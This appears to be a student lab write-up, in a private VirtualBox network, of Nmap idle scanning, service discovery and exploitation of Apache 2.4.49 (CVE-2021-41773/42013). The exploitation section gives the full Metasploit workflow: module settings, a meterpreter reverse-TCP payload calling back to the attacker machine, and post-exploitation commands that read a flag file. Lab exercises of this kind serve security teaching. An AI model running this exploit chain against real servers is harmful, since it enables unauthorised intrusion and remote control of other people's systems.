
When the scanning gets started, the attacker machine(Kali Linux) sends a series of SYN/ACK packets to the zombie. The zombie responds with RST packets because it didn't initiate the connection.



Then Nmap forges a SYN packet to the victim machine making it appear to be the zombie's. This packet is aimed at the specific port (port 80) on the target. If the port is open, the target responds with a SYN/ACK to the zombie. As we marked below, we can see that the victim machine returns a SYN/ACK packet to the zombie.




To verify how the Nmap forges a SYN packet, we can investigate the packet information. In the following screenshot, the *ifconfig* command tells the IP address and MAC address of the attacker machine. In the "SYN" packet, the source IP address is the zombie's IP address. However, the MAC address is exactly the same as the attacker's MAC. So, we can say this "SYN" message is actually from the attacker machine forged by the Nmap.




Task 9.4: Nmap scripting engine (NSE)

For this task, we are using the ***smb-enum-users.nse*** script in Nmap to list all the users in the target VM. SMB service runs on port 139 in VM1. From the scan output, we can see that port 139 is closed.



Section II – Exploitation

We start the Wireshark to capture the traffic on VM2.



As we did earlier, the command “map -sn 192.168.105.0/24” can be used to scan the whole network for host discovery. In the following screenshot, we can see there are 3 hosts that are live. Since 192.168.105.5 is the attacker machine, and 192.168.105.1 typically is the machine hosting the NAT service (e.g., Gateway) , it is easy to know 192.168.105.1 is the IP address of the victim machine.

```
┌──(kali㉿kali)-[/usr/share/nmap/scripts]
└─$ nmap -sn 192.168.105.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-19 13:28 EDT
Nmap scan report for 192.168.105.1
Host is up (0.0017s latency).
Nmap scan report for 192.168.105.4
Host is up (0.0012s latency).
Nmap scan report for 192.168.105.5
Host is up (0.00095s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.93 seconds
```

And we use the command “sudo nmap -sS -O -sV -v 192.168.105.0/24” to run a network scan together with the service version and operating system information.


```
┌──(kali㉿kali)-[/usr/share/nmap/scripts]
└─$ sudo nmap -sS -O -sV -v 192.168.105.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-19 13:20 EDT
NSE: Loaded 46 scripts for scanning.
Initiating ARP Ping Scan at 13:20
Scanning 255 hosts [1 port/host]
Completed ARP Ping Scan at 13:20, 1.89s elapsed (255 total hosts)
Initiating Parallel DNS resolution of 4 hosts. at 13:20
Completed Parallel DNS resolution of 4 hosts. at 13:20, 0.02s elapsed
Nmap scan report for 192.168.105.0 [host down]
Nmap scan report for 192.168.105.6 [host down]
Nmap scan report for 192.168.105.7 [host down]
Nmap scan report for 192.168.105.8 [host down]
Nmap scan report for 192.168.105.9 [host down]
Nmap scan report for 192.168.105.10 [host down]
Nmap scan report for 192.168.105.11 [host down]
Nmap scan report for 192.168.105.12 [host down]
Nmap scan report for 192.168.105.13 [host down]
Nmap scan report for 192.168.105.14 [host down]
```

```
Nmap scan report for 192.168.105.255 [host down]
Initiating Parallel DNS resolution of 1 host. at 13:20
Completed Parallel DNS resolution of 1 host. at 13:20, 0.02s elapsed
Initiating SYN Stealth Scan at 13:20
Scanning 4 hosts [1000 ports/host]
Discovered open port 21/tcp on 192.168.105.4
Discovered open port 22/tcp on 192.168.105.4
Discovered open port 80/tcp on 192.168.105.4
Discovered open port 53/tcp on 192.168.105.1
Completed SYN Stealth Scan against 192.168.105.3 in 0.30s (3 hosts left)
Completed SYN Stealth Scan against 192.168.105.4 in 0.30s (2 hosts left)
Completed SYN Stealth Scan against 192.168.105.1 in 0.30s (1 host left)
Discovered open port 135/tcp on 192.168.105.2
Discovered open port 445/tcp on 192.168.105.2
Discovered open port 5357/tcp on 192.168.105.2
Discovered open port 10000/tcp on 192.168.105.2
Completed SYN Stealth Scan at 13:20, 8.16s elapsed (4000 total ports)
Initiating Service scan at 13:20
Scanning 8 services on 4 hosts
```

```
Nmap scan report for 192.168.105.4
Host is up (0.00053s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.49 ((Unix))
MAC Address: 08:00:27:91:03:19 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Uptime guess: 15.042 days (since Sun Aug  4 12:21:23 2024)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=255 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```


By investigating the service on different ports, we know the service running on port 80 (Apache httpd 2.4.49) is vulnerable. Specifically, versions 2.4.49 and 2.4.50 of Apache HTTP Server are known to have a path traversal vulnerability (CVE-2021-41773). This vulnerability allows attackers to access files outside the document root, and in some cases, execute arbitrary code.

Visiting the Exploit Database, we can see it has verified exploitation. So in this case, we are going to choose the specific CVE for exploitation.




Below is the process of conducting exploitation.

1) On the Kali Linux terminal, start Metasploit by typing the command “msfconsole”.




2) Use the command “**search apache 2.4.49**” to see what options we can use to exploit. Metasploit has integrated some vulnerability exploitation options or scripts, we can use them to conduct a quick exploitation. In the following screenshot, we can see there are multiple options, and we are going to choose option 0.

3) Next, we use option 0 for the exploitation. To run the exploitation, we should configure those parameters such as RHOSTS, LHOST, and PPORT to let the Metasploit know which destination to exploit via which port.



```
msf6 > use 0
[*] Using configured payload linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/http/apache_normalize_path_rce) > show options

Module options (exploit/multi/http/apache_normalize_path_rce):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   CVE        CVE-2021-42013   yes       The vulnerability to use (Accepted: CVE-2021-41773, CVE-2021-42013)
   DEPTH      5                yes       Depth for Path Traversal
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metas
                                         asploit.html
   RPORT      443              yes       The target port (TCP)
   SSL        true             no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /cgi-bin         yes       Base path
   VHOST                       no        HTTP server virtual host


Payload options (linux/x64/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

4) Then we configure the parameters such as LHOST, RHOSTS, RPORT, also disable SSL. The specific configuration on my environment can be found below.



```
msf6 > use 0
[*] Using configured payload linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/http/apache_normalize_path_rce) > set RHOSTS 192.168.105.4
RHOSTS ⇒ 192.168.105.4
msf6 exploit(multi/http/apache_normalize_path_rce) > set LHOST 192.168.105.5
LHOST ⇒ 192.168.105.5
msf6 exploit(multi/http/apache_normalize_path_rce) > set RPORT 80
RPORT ⇒ 80
msf6 exploit(multi/http/apache_normalize_path_rce) > set LPORT 12345
LPORT ⇒ 12345
msf6 exploit(multi/http/apache_normalize_path_rce) > set SSL false
[!] Changing the SSL option's value may require changing RPORT!
SSL ⇒ false
```

5) The “show options” command can see if the configuration is effective. As the following, we can see all the configurations we made are there.

```
msf6 exploit(multi/http/apache_normalize_path_rce) > show options

Module options (exploit/multi/http/apache_normalize_path_rce):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   CVE        CVE-2021-42013   yes       The vulnerability to use (Accepted: CVE-2021-41773, CVE-2021-42013)
   DEPTH      5                yes       Depth for Path Traversal
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS     192.168.105.4    yes       The target host(s), see https://docs.metasploit.com/docs/using-metaspl
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /cgi-bin         yes       Base path
   VHOST                       no        HTTP server virtual host


Payload options (linux/x64/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.105.5    yes       The listen address (an interface may be specified)
   LPORT  12345            yes       The listen port
```

6) Then start running exploitation.

```
msf6 exploit(multi/http/apache_normalize_path_rce) > exploit

[*] Started reverse TCP handler on 192.168.105.5:12345
[*] Using auxiliary/scanner/http/apache_normalize_path as check
[+] http://192.168.105.4:80 - The target is vulnerable to CVE-2021-42013 (mod_cgi is enabled).
[*] Scanned 1 of 1 hosts (100% complete)
[*] http://192.168.105.4:80 - Attempt to exploit for CVE-2021-42013
[*] http://192.168.105.4:80 - Sending linux/x64/meterpreter/reverse_tcp command payload
[*] Sending stage (3045380 bytes) to 192.168.105.4
[*] Meterpreter session 1 opened (192.168.105.5:12345 → 192.168.105.4:47430) at 2024-08-20 02:
[!] This exploit may require manual cleanup of '/tmp/sifpKbB' on the target
```

After a short while, the exploitation finishes. It has no information printed out. We can use the command “ls” or “dir” to check if we gained access to the target machine. From the screenshot below, we can see we gained the access yet.

```
meterpreter > ls
Listing: /usr/bin
=================

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
100755/rwxr-xr-x  39       fil   2020-08-15 04:26:14 -0400  7z
100755/rwxr-xr-x  40       fil   2020-08-15 04:26:14 -0400  7za
100755/rwxr-xr-x  40       fil   2020-08-15 04:26:14 -0400  7zr
100755/rwxr-xr-x  16200    fil   2021-01-11 13:01:14 -0500  GET
100755/rwxr-xr-x  16200    fil   2021-01-11 13:01:14 -0500  HEAD
100755/rwxr-xr-x  16200    fil   2021-01-11 13:01:14 -0500  POST
100755/rwxr-xr-x  1001000  fil   2023-01-11 09:34:52 -0500  VBoxAudioTest
100755/rwxr-xr-x  653320   fil   2023-01-11 09:34:52 -0500  VBoxClient
100755/rwxr-xr-x  1872     fil   2023-01-11 09:34:40 -0500  VBoxClient-all
100755/rwxr-xr-x  646112   fil   2023-01-11 09:34:52 -0500  VBoxControl
104755/rwxr-xr-x  377320   fil   2023-01-11 09:34:52 -0500  VBoxDRMClient
100755/rwxr-xr-x  274      fil   2023-02-01 09:11:18 -0500  X
040755/rwxr-xr-x  40960    dir   2023-03-17 15:28:24 -0400  X11
```

Using the command “sysinfo” to identify the compromised machine, we can see the IP address, OS information

of the target VM, etc. In this case, we can see the OS is Debian 11.6, which is good evidence to prove we gained the access.

```
meterpreter > sysinfo
Computer     : 192.168.105.4
OS           : Debian 11.6 (Linux 5.10.0-21-amd64)
Architecture : x64
BuildTuple   : x86_64-linux-musl
Meterpreter  : x64/linux
meterpreter >
```

7) Furthermore, we change the directory to the /home/test, and we can find the ***flag.txt*** file, which has the flag information we want. Using the echo command, we can easily obtain the flag value shown as below.

```
meterpreter > cd /home/test/
meterpreter > ls
Listing: /home/test
===================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100600/rw-------  5616  fil   2023-03-18 14:17:26 -0400  .bash_history
100644/rw-r--r--  220   fil   2023-03-17 02:18:08 -0400  .bash_logout
100644/rw-r--r--  3526  fil   2023-03-17 02:18:08 -0400  .bashrc
040700/rwx------  4096  dir   2023-03-17 02:32:20 -0400  .cache
040700/rwx------  4096  dir   2023-03-17 02:32:16 -0400  .config
040700/rwx------  4096  dir   2023-03-18 14:16:15 -0400  .gnupg
040755/rwxr-xr-x  4096  dir   2023-03-17 02:19:37 -0400  .local
040700/rwx------  4096  dir   2023-03-17 02:30:02 -0400  .mozilla
100644/rw-r--r--  807   fil   2023-03-17 02:18:08 -0400  .profile
040700/rwx------  4096  dir   2023-03-17 02:32:15 -0400  .ssh
040755/rwxr-xr-x  4096  dir   2023-03-17 02:19:37 -0400  Desktop
040755/rwxr-xr-x  4096  dir   2023-03-17 02:19:37 -0400  Documents
040755/rwxr-xr-x  4096  dir   2023-03-18 12:11:20 -0400  Downloads
040755/rwxr-xr-x  4096  dir   2023-03-17 02:19:37 -0400  Music
040755/rwxr-xr-x  4096  dir   2023-03-17 02:19:37 -0400  Pictures
040755/rwxr-xr-x  4096  dir   2023-03-17 02:19:37 -0400  Public
040755/rwxr-xr-x  4096  dir   2023-03-17 02:19:37 -0400  Templates
040755/rwxr-xr-x  4096  dir   2023-03-17 02:19:37 -0400  Videos
100644/rw-r--r--  18    fil   2024-08-20 02:28:41 -0400  flag.txt
```

```
meterpreter > cat flag.txt
INCS7451724135331
```

By now, we have successfully gained access to the remote server and will be able to access the data and files inside the compromised victim machine.